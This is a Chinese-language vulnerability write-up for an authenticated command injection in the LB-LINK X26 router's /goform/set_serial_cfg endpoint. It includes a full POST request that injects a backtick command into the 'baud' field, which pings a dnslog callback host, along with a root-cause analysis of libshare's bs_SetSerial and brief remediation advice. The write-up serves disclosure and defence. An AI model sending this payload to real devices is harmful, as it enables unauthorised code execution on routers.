**LB-LINK X26路由器/goform/set\_serial\_cfg存在命令注入漏洞**

**一、漏洞介绍**

必联LB-LINK X26路由器存在命令注入漏洞，后台登录后，可以直接执行任意代码，危害极大。

**二、影响版本**

LB-LINK x26 固件版本 <= 1.2.5

**三、漏洞描述**

**版本证明**:





**漏洞演示**：

（具体的可以看视频）

1. 构造POST请求包：

POST /goform/set\_serial\_cfg HTTP/1.1

Host: 192.168.16.1

Cache-Control: max-age=0

Accept-Language: zh-CN,zh;q=0.9

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://192.168.16.1/login.asp

Accept-Encoding: gzip, deflate, br

Cookie: Isfist=true; platform=0; user=admin

If-Modified-Since: Tue Sep 29 09:44:52 2020


Connection: keep-alive

Content-Type: application/x-www-form-urlencoded


Content-Length: 122

type=setserialinfo&network=UDP&port=&domain=&ser\_status=1&baud=`ping -c 1 fdzv0d7m.eyes.sh`&COM=&data=&verify=&stop=&flow=

1. 使用dnslog验证:



1. Dnslog收到请求：



**四、触发原理**

libshare-0.0.26.so的bs\_SetSerial函数：



这里直接将v34作为了bl\_do\_system的参数进行命令执行！

而这个v34来自：



看下前面的传参：



所以我们只要控制network=UDP, baud等参数就可以注入命令了！

这里没有对用户的输入进行过滤，所以我们可以直接用反引号进行命令注入！！！

任选一个参数进行注入即可。

最终的payload:

type=setserialinfo&network=UDP&port=&domain=&ser\_status=1&baud=`ping -c 1 fdzv0d7m.eyes.sh`&COM=&data=&verify=&stop=&flow=

**五、修复建议**

对用户的输入严加过滤，防止不安全的输入！！